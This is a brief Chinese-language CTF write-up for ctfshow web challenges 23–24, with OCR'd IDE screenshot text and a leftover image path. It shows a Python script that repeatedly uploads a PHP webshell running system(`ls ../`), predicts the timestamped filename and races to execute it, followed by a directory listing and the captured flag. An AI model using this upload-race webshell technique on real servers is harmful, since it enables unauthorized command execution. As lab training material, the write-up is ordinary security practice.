
23:



不会: 看了wp:

24:

同上，将代码的随机数值改为 (0, 300)，时间加三秒即可：



```
web23.py U X
web23.py > upload
21 # 每个文件名单起一个线程
22 newThread(execphp, fname + str(i)).start()
23
24
25 def upload():
26     while True:
27         file_data = {
28             'file': ('anything.php', "<?php system(`ls ../`);?>".encode())
29         }
30         r = requests.post(subaddr+"upload.php", files=file_data)
31         txt = r.text
32         print("uploaded:", txt)
33         # 用本次的文件名推算下一次的文件名，相差sleep一次的时间间隔
34         ts = int(time.mktime(time.strptime(txt[8:22], "%Y%m%d%H%M%S")))
35         fname = time.strftime("%Y%m%d%H%M%S", time.localtime(ts + 3))
36         # 单起一个线程，爆破下一次upload的文件名
37         newThread(check, fname).start()
38
39 if __name__ == '__main__':
40     upload()
```

return self._sock.recv_into(b)

KeyboardInterrupt

PS D:\june\user\test01> & D:/software/Python/python.exe d:/june/user/test01/web23.py

uploaded: uploads/20230131140347127.php

flaghere0.txt

index.php

upload.php

uploads

uploaded: uploads/2023013114035025.php

flaghere0.txt

index.php

upload.php

uploads

Traceback (most recent call last):

Python: File (test01)

行 35, 列 33 空行 4 UTF-8 CRLF Python 3.10.5 32-bit Go Live

访问文件得：ctfshow{348fa9c0-8715-447b-b45c-a117fd2cca94}